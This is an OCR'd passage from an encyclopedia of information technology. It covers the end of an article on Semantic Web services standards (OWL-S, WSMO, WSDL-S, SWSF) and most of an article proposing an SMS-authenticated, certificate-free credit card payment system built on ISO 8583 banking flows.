At the abstract level, a Web service is described in terms of the messages it sends and receives. Message description is independent of the actual transport format using typically XML schema (Fallside & Walmsley, 2004). At the concrete level, a *binding* specifies transport format details for one or more interfaces, an *endpoint* associates a network address with a binding, and a *service* groups together endpoints that implement a common interface. Web service definitions can be mapped to any implementation language, platform, or messaging system, as long as the sender and receiver agree on the service description.

In general, the following broad steps are involved in using a Web service: (1) the requester and provider discover each other; (2) the requester and provider entities agree on the service description (a WSDL document) and semantics that will govern the interaction; and (3) the requester and provider agents exchange messages, performing tasks on behalf of the requester and provider entities.

If the requester and provider entities do not know each other, the requester needs to "discover" a candidate provider to fulfill its needs. Discovery is "the act of locating a machine-processable description of a Web service that may have been previously unknown and that meets certain functional criteria." (Booth et al., 2004).

A discovery service is meant to obtain the functional and nonfunctional description of one or more Web services that meet the criteria specified by the requester. A functional description is a machine-processable representation of the functionality that the provider entity is offering. It could be represented simply by a set of key-words or by a complex set of semantic statements written in some formal logic language. Nonfunctional criteria may include provider name and rating, and desired service performance and reliability.

Discovery services depend on mechanisms that support providers and requestors in publishing and finding information about services. The information has to be rich enough to permit the execution of the services. This is the focus of the universal description discovery and integration (UDDI) specification (Clement, Hately, Riegen, & Rogers, 2004). Based on industry standard, UDDI defines services that support the description and discovery of (1) Web services providers, (2) the Web services they make available, and (3) the technical interfaces which may be used to access these services. UDDI permits the construction of a distributed directory of information about Web services, described by WSDL documents.

Service descriptions, represented in XML-based languages such as WSDL and UDDI, focus on the specification of services' input and output data types and access details. A WSDL specification is not enough to enable a requestor entity to find out what a Web service actually does. Analogously, it is very difficult to locate the appropriate service in an UDDI registry given a specification of the desired functionality and service capabilities.

Proposals as the business process execution language for Web services (BPEL4WS) enable the combination of several Web services to create more complex services, but only at the syntactic level, not providing adequate support for the automatic composition of services (Andrews, Curbera, Dholakia, Goland, Klein, Leymann, et al., 2003).

SEMANTIC WEB SERVICES STANDARDS

Given the limitations of current infrastructure and standards for Web services, the W3C created the Semantic Web Services Interest Group (SWSIG) to "provide an open forum for W3C Members and non-Members to discuss Web Services topics essentially oriented towards integration of Semantic Web technology into the ongoing Web Services work at W3C." (http://www.w3.org/2002/ws/swsig). Four main specifications have been submitted by W3C members in the scope of the SWSIG: OWL-S, WSMO, WSDL-S, and SWSF. As these specifications share several concepts, the discussion that follows will try to emphasize the main aspects and distinctive characteristics of each proposal.

Web Ontology Language for Services (OWL-S)

OWL-S is a proposal developed by an international consortium, consisting of 13 organizations, mostly from the USA (Martin, Burstein, Hobbs, Lassila, McDermott, McIlraith, et al., 2004). OWL-S is an ontology of services designed to allow software agents to discover, invoke, compose, and monitor Web services having particular properties, aiming at a high degree of automation. It is described using OWL, a W3C standard language for defining domain ontologies (McGuinness & Harmelen, 2004). OWL-S was meant to enable the following tasks:

1. Automatic Web service discovery: The process of locating Web services that provide particular capabilities, respecting the constraints specified by the client.
2. Automatic Web service invocation by a software agent given only a declarative description of the service, without the necessity to manually program the agent to call that service.
3. Automatic Web service composition and interoperation to perform complex tasks, given a high-level description of an objective.

OWL-S does not aim to replace current Web services standards; rather it attempts to provide a semantic layer on top of them. It relies on WSDL for Web service invocation and expands UDDI for Web service discovery.

In OWL-S, Web services are described using the class service. One instance of class service will exist for each distinct published service. Each instance will present a ServiceProfile, be described by a ServiceModel, and support a ServiceGrounding.

A ServiceProfile describes a service in a way that is suitable for a capability-based service discovery service to determine whether a service meets the user needs. It describes the function the service computes, limitations on service applicability and quality of service, and requirements that the service requester must satisfy to use the service.

A ServiceModel can be used for Web service invocation and composition, and to monitor the interaction of Web services. OWL-S defines subclass process of class ServiceModel to specify how to interact with a service. A process describes the internal processes of the service, specifying how a client may interact with a service.

A process is characterized by four parameters: (1) the inputs that the process requires; (2) the preconditions that are required for the process to be successfully invoked; (3) the outputs returned to the requester; and (4) the effects a process has on the word. Outputs and effects may depend on conditions that are true on the world when the process is performed. These parameters are known as inputs, outputs, preconditions, and effects (IOPEs). For example, for a service that sells travel tickets, the precondition could be a valid credit card, the input the credit card number and expiration date, the output the generation of a ticket, and the effect the credit card charged.

Three types of processes can be defined: atomic, simple, and composite. Atomic processes correspond to the basic actions that the Web service performs. They execute in a single step as far as the service requester is concerned. An atomic process takes an input message, does something, and returns an output message. It corresponds to a WSDL operation.

Simple processes are not invocable, and, like atomic processes, are viewed as having single-step executions. They are elements of abstraction that can be used either to represent a specialized view of some atomic process or as a simplified representation of some composite process, for example for planning and reasoning.

Composite processes specify how processes work together to compute a complex function. A composite process defines the temporal relations between the executions of different subprocesses (control flow) and specifies how the data produced by one process is transferred to another process (data flow). It is important to emphasize that a composite process is not a behavior that a service will implement, but a behavior that a client can perform by sending and receiving a series of messages.

Service grounding specifies the details on how to access a service; it deals with communication protocols, transport mechanisms, communication languages, and so forth. ServiceModel and ServiceGrounding give everything needed for using a service. The ServiceModel permits reasoning about the service, deciding what information to send, and what to expect. The central function of grounding is to map the abstract inputs and outputs of atomic processes to concrete messages using WSDL, to define message structure, and transport protocols needed to communicate.

Web Service Modeling Ontology (WSMO)

WSMO was developed by an international consortium involving 20 organizations, mostly European (Bruijn, Bussler, Domingue, Fensel , Hepp, Keller, et al., 2005). WSMO identifies four top level elements as the main concepts to describe Semantic Web services: ontologies, Web services, goals, and mediators. **Ontologies** formally specify the terminology used by all other WSMO elements.

A **Web service** description defines nonfunctional properties, ontologies used, mediators, capabilities, and interface. Mediators can be used to align, merge, and transform imported ontologies, and for process and protocol mediation. A capability defines a Web service by means of its functionality, including nonfunctional properties, imported ontologies, mediators, shared variables, preconditions, assumptions, postconditions, and effects. Except for the use of mediators, WSMO capability description is similar to the IOPE parameters of OWL-S. An interface describes how the capability of the Web service can be achieved by defining its choreography, that is, how to communicate with the Web service to consume its functionality. Multiple choreographies, and therefore multiple modes of interaction, can be defined for a Web service. An interface also defines an orchestration, that is, how the service functionality is achieved using other Web services. Choreographies and orchestration are defined in terms of abstract state machines extended with ontologies.

A goal is a representation of the objectives that a client wants to achieve by the execution of the Web service, along with the information needed to automatically reason about its use. Goals consist of nonfunctional properties, used mediators, postconditions, and effects. Goals contain neither preconditions nor assumptions, capturing only the results of the Web service in terms of information and state changes that the requester requires.

Mediators are key distinctive element of WSMO, they are special services used to link heterogeneous components involved in the modeling of a Web service. Mediators resolve mismatches between different terminologies (data level), in how to communicate between Web services (protocol level) and on combining Web services and goals (process level).

Web Service Semantics (WSDL-S)

WSDL-S is a jointly submission of The University of Georgia and IBM (Akkiraju, Farrell, Miller, Nagarajan, Schmidt, Sheth, et al., 2005). Its approach is to define a mechanism to associate semantic annotations with Web services that are described using WSDL. WSDL-S extends WSDL supporting semantic concepts analogous to those in OWL-S. This is done by:

- Annotating the WSDL operation element with a concept in a semantic model (ontology) which provides a high level description of the operation;
- Annotating the input and output elements of the WSDL document;
- Introducing the elements **precondition** and **effect**, which are specified as child elements of the *operation* element, to be primarily used in service discovery; and
- Introducing the extension attribute category on the *interface* element of WSDL that can be used when publishing (and searching for) a service in a Web services registry. Any categorization can be used, for example the United Nations standard products and services code (UNSPSC).

Semantic Web Services Framework (SWSF)

SWSF is commonly considered as an extension to OWL-S that defines a larger set of concepts (Battle, Bernstein, Boley, Grosof, Gruninger, Hull, et al., 2005). The two main components of the SWSF framework are the Semantic Web Services Language (SWSL) and the Semantic Web Services Ontology (SWSO) (Battle et al., 2005).

SWSL includes two sublanguages: SWSL-FOL, based on first-order logic, and SWSL-Rules, based on the logic-programming paradigm. SWSL-FOL is used to formalize Web service concepts (the ontology) and SWSL-Rules uses the service ontology in reasoning and execution environments.

SWSL is used to define an ontology of service concepts (SWSO) that benefits from its greater expressiveness relative to OWL-DL, the decidable description logic language used in OWL-S. The service ontology is presented in two forms: First-order Logic Ontology for Web Services (FLOWS) and Rules Ontology for Web Services (ROWS). *FLOWS* is specified using SWSL-FOL, with the precise meaning of the concepts. *ROWS* is described using SWSL-Rules, based on logic-programming semantics, with the weakening of some axioms.

CONCLUSION

The IT infrastructure is moving to a service-oriented model. However, current technologies for service oriented architectures, based on Web services, place important limits on the automation of discovery, composition, and use of Web services, severely restricting its use.

Semantic Web technology can contribute to overcoming these limitations by introducing semantic markup on the descriptions of services that can be interpreted and used by software agents. Semantic technology can also be seen as a key element to realize the potential of autonomic computing and communications, a new paradigm that seeks the creation of self-managing systems that improve the ability of network and services to adapt to unpredicted change (Dobson, 2005; Kephart & Chess, 2003).

The effective deployment of semantic services on the Web depends on the availability of accepted international standards. Currently OWL-S, WSMO, WSDL-S, and SWSF are the main proposals for standardizing Semantic Web services submitted to W3C.

Some prototypes based on these proposals have being developed, but large scale real world use cases are still missing. Stable recognized standards and tools that simplify application development should change this scenario. Probably this will not take long to happen. A report elaborated by Top Quadrant (http://www.topquadrant.com/) in the context of the EU founded project, WonderWeb (http://wonderweb.semanticweb.org/), cites research showing that overall gains in performance with the adoption of Semantic Web technology can be in the range of 2 to 10 times, and estimates that "the market for semantic technologies will grow to between $40-60 billion by 2010" (Davis, Allemang, & Coyne, 2004).

REFERENCES

Akkiraju, R., Farrell, J., Miller, J., Nagarajan, M., Schmidt, M., Sheth, A., et al. (2005). *Web service semantics-WSDL-S.* Retrieved November 14, 2007, from http://www.w3.org/Submission/WSDL-S/

Andrews, T., Curbera, F., Dholakia, H., Goland, Y., Klein, J., Leymann, F., et al. (2003). *Business process execution language version 1.1*. Retrieved November 14, 2007, from http://download.boulder.ibm.com/ibmdl/pub/software/dw/specs/ws-bpel/ws-bpel.pdf

Battle, S., Bernstein, A., Boley, H., Grosof, B., Gruninger, M., Hull, R., et al. (2005). *Semantic Web services framework (SWSF): Overview*. Retrieved November 14, 2007, from http://www.w3.org/Submission/SWSF/

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The Semantic Web. *Scientific American*, *284*(5), 28-37.

Booth, D., Haas, H., McCabe, F., Newcomer, E., Champion, M., Ferris, C., et al. (2004). *Web service architecture.* Retrieved November 14, 2007, from http://www.w3.org/TR/ws-arch/

Bray, T., Paoli, J., Sperberg-McQueen, C.M., Maler, E., & Yergeau, F. (2006). *Extensible markup language (XML) 1.0* (4th ed.). Retrieved November 14, 2007, from http://www.w3.org/TR/REC-xml/

Bruijn, J.D., Bussler, C., Domingue, J., Fensel , D., Hepp, M., Keller, U., et al. (2005). *Web service modeling ontology (WSMO)*. Retrieved November 14, 2007, from http://www.w3.org/Submission/WSMO/

Chesbrough, H., & Spohrer, J. (2006). A research manifesto for services science. *Commun. ACM*, *49*(7), 35-40.

Christensen, E., Curbera, F., Meredith, G., & Weerawarana, S. (2001). *Web services description language (WSDL) 1.1, 2001*. Retrieved November 14, 2007, from http://www.w3.org/TR/2001/NOTE-wsdl-20010315

Clement, L., Hately, A., Riegen, C.V., & Rogers, T. (2004). *UDDI version 3.0*. Retrieved November 14, 2007, from http://uddi.org/pubs/uddi_v3.htm

Davis, M., Allemang, D., & Coyne, R. (2004). *Evaluation and market report*. Retrieved November 14, 2007, from http://wonderweb.semanticweb.org/deliverables/documents/D25.pdf

Dobson, S. (2005). *Putting meaning into the network: Some semantic issues for the design of autonomic communications systems* (LNCS 3457, pp. 207-216). Springer Verlag.

Domingue, J., Galizia, S., & Cabral, L. (2006). The choreography model for IRS-III. In *Proceedings of the 39th Annual Hawaii International Conference on System Sciences, HICSS'06* (p. 3).

Fallside, D.C., & Walmsley, P. (2004). *XML schema part 0: Primer second edition.* Retrieved November 14, 2007, from http://www.w3.org/TR/xmlschema-0/

Gudgin, M., Hadley, M., Mendelsohn, N., Moreau, J.-J., & Nielsen, H.F. (2003). *SOAP version 1.2 part 1: Messaging framework.* Retrieved November 14, 2007, from http://www.w3.org/TR/soap12-part1/

Kephart, J.O., & Chess, D.M. (2003). The vision of autonomic computing. *Computer*, *36*(1), 41-50.

Martin, D., Burstein, M., Hobbs, J., Lassila, O., McDermott, D., McIlraith, S., et al. (2004). *OWL-S: Semantic markup for Web services.* Retrieved November 14, 2007, from http://www.w3.org/Submission/OWL-S

McGuinness, D.L., & Harmelen, F.V. (2004). *OWL Web ontology language overview.* Retrieved November 14, 2007, from http://www.w3.org/TR/owl-features/

McIlraith, S.A., Son, T.C., & Zeng, H. (2001). Semantic Web services. *IEEE Intelligent Systems*, *16*, 46-51.

Papazoglou, M.P., & Georgakopoulos, D. (2003). Service-oriented computing. *Communications of the ACM*, *46*(10), 25-28.

Sycara, K., Paolucci, M., Ankolekar, A., & Srinivasan, N. (2003). Automated discovery, interaction and composition of Semantic web services. *Journal of Web Semantics*, *1*(1), 27-46.

KEY TERMS

Ontology: A formal, explicit specification of a shared conceptualization. It is a formal description of the concepts and relationships that are relevant for a given domain.

OWL: The Web ontology language is a semantic markup language for publishing and sharing ontologies on the Web. It is primarily aimed at representing information about categories of objects and how objects are interrelated. OWL can also represent information about the objects themselves.

Semantic Web: The Semantic Web is an extension of the current Web in which information is given well-defined meaning through the use of metadata and ontologies. It will allow the automatic access to resources using semantic descriptions amenable to be processed by software agents.

Semantic Web Services: Integrate Web services technology with machine supported data interpretation, using ontologies as a data model, to enable automatic discovery, selection, composition, and Web-based execution of services.

Web Service: A software system identified by a URI, whose public interfaces and bindings are defined and described using XML.

XML: The extensible markup language is a meta-language, or a language for describing languages. XML enables authors to define their own tags.

A Simple and Secure Credit Card-Based Payment System

Chi Po Cheong
University of Macau, China

INTRODUCTION

Credit card is the most popular payment method used in Internet shopping. The idea of credit card payment is to buy first and pay later. The cardholder can pay at the end of the statement cycle or they can pay interest on the outstanding balance. Therefore, there are many credit card-based electronic payment systems (EPSs) that have been developed to facilitate the purchase of goods and services over the Internet such as CyberCash (VeriSign), iKP (Bellare, Garary, Hauser, et al, 1995), SET (Visa and MasterCard, 1997), CCT (Li & Zhange, 2004), and so forth. Usually a credit card-based EPS involves five parties: cardholder, merchant, acquirer bank, issuer bank, and financial institution.

Internet is an open system and the communication path between each other is insecure. All communications are potentially open for an eavesdropper to read and modify as they pass between the communicating endpoints. Therefore, the payment information transmitted between the cardholder and the merchant through Internet is dangerous without a secure path. SSL (Zeus Technology, 2000) is a good example to secure the communication channel. Besides the issue of insecure communication, there are a number of factors that each participant must consider. For example, merchant concerns about whether the credit card or the cardholder is genuine. There is no way to know the consumer is a genuine cardholder. As a result, the merchant is incurring the increase in losses due to cardholder disputes and frauds. On the other hand, cardholders are worried about the theft of the privacy or sensitive information such as the credit card number. They don't want any unauthorized usage of their credit cards and any modification to the transaction amount by a third party. These security issues have deterred many potential consumers from purchasing online.

Existing credit card-based EPSs solve the problems in many different ways. Some of them use cryptography mechanisms to protect private information. However, they are very complicated, expensive, and tedious (Xianhau, Yuen, Ling, & Lim, 2001). Some EPSs use the Certificate Authority (CA) model to fulfill the authentication, integrity, and nonrepudiation security schemes. However, each participant requires a digital certificate during the payment cycle. These certificates are issued by independent CAs but the implementation and maintenance cost of this model is very high. In addition, the validation steps of Certificate-based systems are very time-consuming processes. It requires access to an online certificate server during the payment process. Moreover, the certificate revocation list is a major disadvantage of the PKI-based certification model (The Internet Engineering Task Force). The cardholder's certificate also includes some private information such as the cardholder's name. The requirement of a cardholder's certificate means software such as e-Wallet is required to be installed on the cardholder's computer. It is the barrier for the cardholder to use Certificate-based payment systems. To solve this problem, Visa Company has developed a new payment system called Verified by Visa (VbV) (http:www/visa-asia.com/ap/sea/merchants/productstech/vbv_implementvbv.shtml). However, sensitive information such as credit card number is still passed to the merchant. Therefore, the cardholder is not protected by the system.

Evaluation Factors

A successful credit card-based EPS should be simple, secure, and easy to use and has low deployment and maintenance cost. A set of evaluation criteria is described by Sahut (2005). Security is one of the important factors in identifying a good EPS. However, factors such as cost, convenience, ease of use, and so forth, must be also considered when designing a new EPS.

The new EPS must have a balance between security and convenience, especially on the cardholder side. This article proposes a new payment system called simple and secure credit card-based payment system (SSC-CPS) which is a "cryptography free" and "certificate free" system.

Traditional Credit Card Payment Systems


Most credit card-based EPSs do not utilize on the traditional credit card payment infrastructure. Many credit card-based EPSs have been designed and developed but most of them, such as SET, have been poorly received by consumers. The main problem is that lots of requirements must be fulfilled by all participants, especially the cardholder. However, the complex or technical requirements to the cardholder will prevent the successful implementation of the system in the marketplace. For example, during the authentication process, the cardholder has to use a smart card reader, which is to be installed at home. In addition, software such as e-wallet and e-certificate has to be installed in the cardholder's computer. All the requirements act as barriers to the adoption of credit card-based EPSs. The objective of this article is to design a simple and secure credit card payment system which utilizes the existing infrastructure and minimizes the complex mechanism.

Traditional Payment Flow

The payment flow of the traditional transaction is shown in the Figure 1, and consists of five participants, including Issuer Bank, Acquirer Bank, Consumer, Merchant, and financial institution. The cardholder gives the credit card to the merchant cashier. The cashier swipes the credit card through an electric draft capture (EDC) or point of sale (POS) equipment and keys in the transaction amount. The EDC/POS dials a stored telephone number to call a gateway and sends the captured data to the acquirer bank. The acquirer bank constructs an ISO 8583 (Financial Transaction Card Orginated Messages) authorization request message and sends it to the issuer bank through tradition financial network. The issuer bank extracts the information from the authorization request message such as primary account number, expiration date, currency code, merchant type, transaction date time, and so forth, and goes through the local validation policies. The issuer bank constructs the authorization response message and sends it to the acquirer bank either approved or declined. The acquire bank forwards the response code to the merchant to complete the transaction.

There are many different types of financial messages defined in ISO 8583. Each type of message is composed of different data fields. The values in each data field may be redefined by individual credit card

Figure 1. The payment flow of traditional credit card payment system



companies. Table 1 shows the typical message types and Table 2 shows data fields used in traditional credit card payment system.

Trust Relationships

A well-defined trust relationship is based on the existing established physical relationship. For example, the relationship between the cardholder and the issuer bank is gradually building up since the credit card was issued. The proposed system is based on the trust relationships among the participants described as follows.

Existing Trust Relationships

- **Cardholder and issuer bank:** The cardholder trusts the issuer bank as it issues the card. The cardholder applies the credit card in his or her favorable bank and is normally a customer of the bank for a long time. Therefore, the relationship has been built. During the online payment process, any online electronic message from the issuer bank is trusted by the cardholder, which is based on the physical relationship.
- **Merchant and acquirer bank:** The merchant bank is usually called the acquirer bank because it acquires payment records, such as payment charge slips from the merchant. To provide the online payment in the Internet, the merchant must register in the acquirer bank before starting the business. In the online credit card-based EPS, the same relationship has been built between merchant and acquirer bank. The difference is that the merchant receives the response from the Internet and not from the electric draft capture (EDC).

Table 1. Typical message types

Message Number	Description
0100	Authorization request
0110	Authorization request response
0120	Authorization advice
0130	Authorization advice response
0400	Acquirer reversal request
0410	Acquirer reversal request response

Table 2. Typical data fields

ISO Bit Num	Field Name	Length
2	Primary account number (PAN) (e.g., credit card number)	19
4	Amount, transaction	12
7	Transmission data and time	10
11	System trace audit number	6
12	Time, local transaction	6
13	Date, local transaction	4
14	Date, expiration	4
18	Merchant type	4
32	Acquiring institution identification code	11
38	Authorization identification response	6
39	Response code	2
42	Card acceptor identification code (e.g., merchant number)	15

- **The financial institution and the member bank:** The financial intuition is a large data center acting as a gateway between the acquirer bank and the issuer bank, such as Visa and MasterCard Company. When the issuer or acquirer banks carry out the credit card business, they have to apply to the financial institution for the network. Then each participant bank or member bank will be assigned a unique bank identification number (BIN). As a result, both the acquirer bank and the issuer bank have built the trusted relationship when they registered in the financial institution.

Transitive Trust Relationships


- **Acquirer bank and issuer bank:** The relationship between issuer bank and acquirer bank is interrelated with financial institution. They must become a member bank in the financial institution before running the credit card business. The acquirer and issuer bank must accept and follow the rules or policies of the financial institution. The financial institution not only supports but also monitors the individual member bank. Therefore, each member bank has built a trusted relationship.
- **The cardholder and merchant:** The cardholder and the merchant can extend the trust relationship based on the two way trust relationship between their actors.

SIMPLE AND SECURE CREDIT CARD-BASED PAYMENT SYSTEM (SSCCPS)

The proposed payment system uses mobile phone as an authentication device. Figure 2 (International Telecommunication Union) shows the growth of mobile phone users between 1990 and 2005 compared with the fixed lines. The total number of mobile phone subscribers in the world was estimated at 2.14 billion in 2005. Around 80% of the world's population have mobile phone coverage as of 2006, and that is expected to increase to 90% by the year 2010. As the number of mobile phone users increase rapidly, it will support the adoption of SSCCPS.

The simple and secure credit card-based payment system (SSCCPS) aims to improve the confidence and simplify the payment process for the cardholder and the merchant over open networks. It can reduce disputes and fraudulent activities related to the use of credit cards. SSCCPS uses the bank identification number (BIN) provided by participating issuers and issuer

Figure 2. Mobile telephones growing faster than fixed lines (source ITU [11])



customer number (ICN) to authenticate the cardholder. The cardholder sends the merchant information with the use of mobile phone to the issuer bank, which will authenticate the merchant. The cardholder inputs the issuer preapproval number (IPAN) in the merchant Web site for the final confirmation. Therefore, the confidence of the consumer can be gained. In SSCCPS, no software is required and there isn't any complex cryptographic mechanism between cardholder and merchant.

Payment Cycle of SSCCPS

The basic cycle of SSCCPS is shown in Figure 3 and the details are as follows:


1. A cardholder selects the desired items and clicks the checkout button in the merchant online shop. The merchant requests the cardholder to fill in nonsensitive information including issuer identification number (IIN), issuer customer number (ICN), and other billing information such as delivery address, telephone number, and so forth. The cardholders then wait for the issuer preapproved number (IPAN) and merchant signature (MS) from the issuer bank before going to Step 8.
2. The cardholder's order request is sent to the merchant. The merchant will send a verification request message to the acquirer bank. The verification request message includes merchant number and merchant trace number and the information of the cardholder.
3. The acquirer bank receives the verification request message from the merchant. It will modify the message and forward it to the issuer bank through the traditional financial network.
4. The issuer bank will verify the verification request message from the acquirer bank. The issuer bank checks the validity of the issuer customer number, the adequacy of the credit line and other authorization rules or policies. After the check, a verification message will then be sent to the merchant.
5. If it is a valid transaction, the issuer sends the transaction summary, that is, IPAN and MS, to the cardholder's mobile phone through short message service (SMS).
6. The merchant receives a verification message from the issuer through the acquirer. If it is a valid response, the merchant follows the payment step; otherwise it rejects the transaction.
7. For a valid transaction, the merchant prompts the cardholder to input the IPAN and also displays the transaction details and MS at the same time. The IPAN is provided by the issuer bank through SMS to the cardholder's mobile phone in Step 5.
8. The cardholder inputs the IPAN after verifying the MS and transaction summary and then sends the IPAN to the merchant by clicking the confirm button.
9. The merchant will send an authorization request message to the acquire bank with some data added into the traditional message such as IPAN.
10. The acquire bank receives the authorization request message from the merchant and will forward it to the issuer bank.
11. When the issuer bank receives the authorization request from the acquirer bank, it will obtain the IPAN from the authorization request and compares it with the IPAN sent to the cardholder. If they are identical, it will accept the transaction; otherwise, it will reject it. The issuer bank then sends an authorization response back to acquirer bank either approved or declined.
12. When the acquirer bank receives the authorization response message, it will send the authorization response message (either approved or declined) to the merchant.
13. Based on the response code, the merchant sends an approved or declined response to the cardholder.

Security Schemes in SSCCPS

Four basic security schemes are used to evaluate the proposed system including authentication, confidentially, integrity, and nonrepudiation.

- **Cardholder authentication:** The merchant can determine a genuine cardholder by the use of IPAN. The IPAN is a unique number generated by the issuer bank and is used only once in the transaction. The issuer bank sends the IPAN to the cardholder's mobile phone by using SMS. Only the genuine cardholder will receive the SMS because the mobile phone number was registered to the bank. The cardholder submits IPAN to

Figure 3. The payment flow of the SSCCPS



the merchant. The merchant will then send an authorization request message with IPAN. The issuer bank compares the value of IPAN when it receives the authorization request message. Only the genuine cardholder knows the IPAN. If they are identical, the consumer is a genuine cardholder. In SSCCPS, the merchant does not need to authenticate the cardholder. The authentication process is done by the issuer bank.

- **Merchant authentication:** In SSCCPS, the merchant authentication process is unimportant during the payment process. The purpose for authenticating the merchant is for the cardholder to ensure that sensitive information is sent to a genuine merchant. In most of the credit card-based payment systems, the merchant authentication is performed by the use of the merchant certificate in the beginning of the payment process. However, in the SSCCPS, no sensitive information such as credit number is sent to the merchant directly. The authentication process is performed during the verification process. The merchant generates a merchant signature during the verification process. The merchant signature is divided in two parts: the merchant number and the merchant trace number. The merchant number is a unique identification number issued by the acquirer bank during the merchant registration. The merchant trace number is a one-time used number generated by the merchant to identify each transaction. During the payment process, the merchant Web site pops up a window showing the merchant signature and requesting the cardholder to submit IPAN. Then the issuer bank receives the merchant signature from the verification request message. After passing the verification process, the issuer sends the merchant signature, issuer preapproved number (IPAN) and transaction summary to the cardholder's mobile phone through SMS. The cardholder will compare two merchant signatures. If they are identical, the merchant is a genuine merchant.
- **Confidentiality:** Most existing credit card-based EPSs only ensure a secure communication path between the cardholder and the merchant or use encryption mechanisms to encrypt the financial data. Financial information will eventually be sent to the merchant side regardless of whether the merchant is honest or not. In SSCCPS, no

sensitive information is sent to the merchant. The merchant only knows the issuer customer number (ICN), which is not sensitive financial information. Cardholders are willing to use SSCCPS because it hides their privacy information.

- **Integrity:** Data integrity ensures that the message or transaction cannot be altered from its source. Many existing payment systems are using digital signature mechanism to assure integrity. In SSCCPS, data integrity is done by the cardholder. The issuer bank sends the transaction summary such as transaction date, time, amount, and so forth, to the cardholder's mobile phone. The cardholder can check the transaction summary such as transaction amount. If the data matches the original, the cardholder submits the IPAN through the merchant Web site.
- **Nonrepudiation:** Nonrepudiation is a way to guarantee that the cardholder and merchant cannot deny the transaction in later. It is usually provided through public key cryptography by digital signing. SSCCPS uses mobile phone as a nonrepudiation mechanism instead of the public key infrastructure. Only the mobile phone owner can receive IPAN and the transaction summary. No one can abuse or read the message from the cardholder's mobile phone. SSCCPS assumes that only the genuine cardholder can receive the IPAN during the payment process. If the merchant can obtain an authorization request message with a valid IPAN, it means that the cardholder has agreed and cannot deny the transaction.

CONCLUSION

Most existing credit card-based EPSs are complex and expensive. And the payment systems using cryptography or certificate authorities are much more expensive. Using SSCCPS, cardholders can protect their sensitive information from merchants. During the payment cycle, the merchant doesn't know the actual credit card information and obtains the issuer customer number (ICN) only. In addition, it does not require any software such as e-wallet and cardholder's certificate. Therefore, it is convenient for any cardholder to use SSCCPS. It is a true "cryptography free" and "certificate free" payment system. Furthermore, it fully utilizes the traditional payment infrastructure without increasing the deployment and maintenance cost. With SSCCPS, the cardholder will gain more confidence in online shopping. Hence, it not only improves the security of online payment but also simplifies the process. In conclusion, SSCCPS will benefit all parties involved, as disputes and fraudulent activities will be reduced.

REFERENCES

Bellare, M., Garary, J.A., Hauser, R., Herzberg, A., Krawczyk, H., Steinerm, M. et al. (1995, July 12). *iKP: A family of secure electronic payment protocols.*

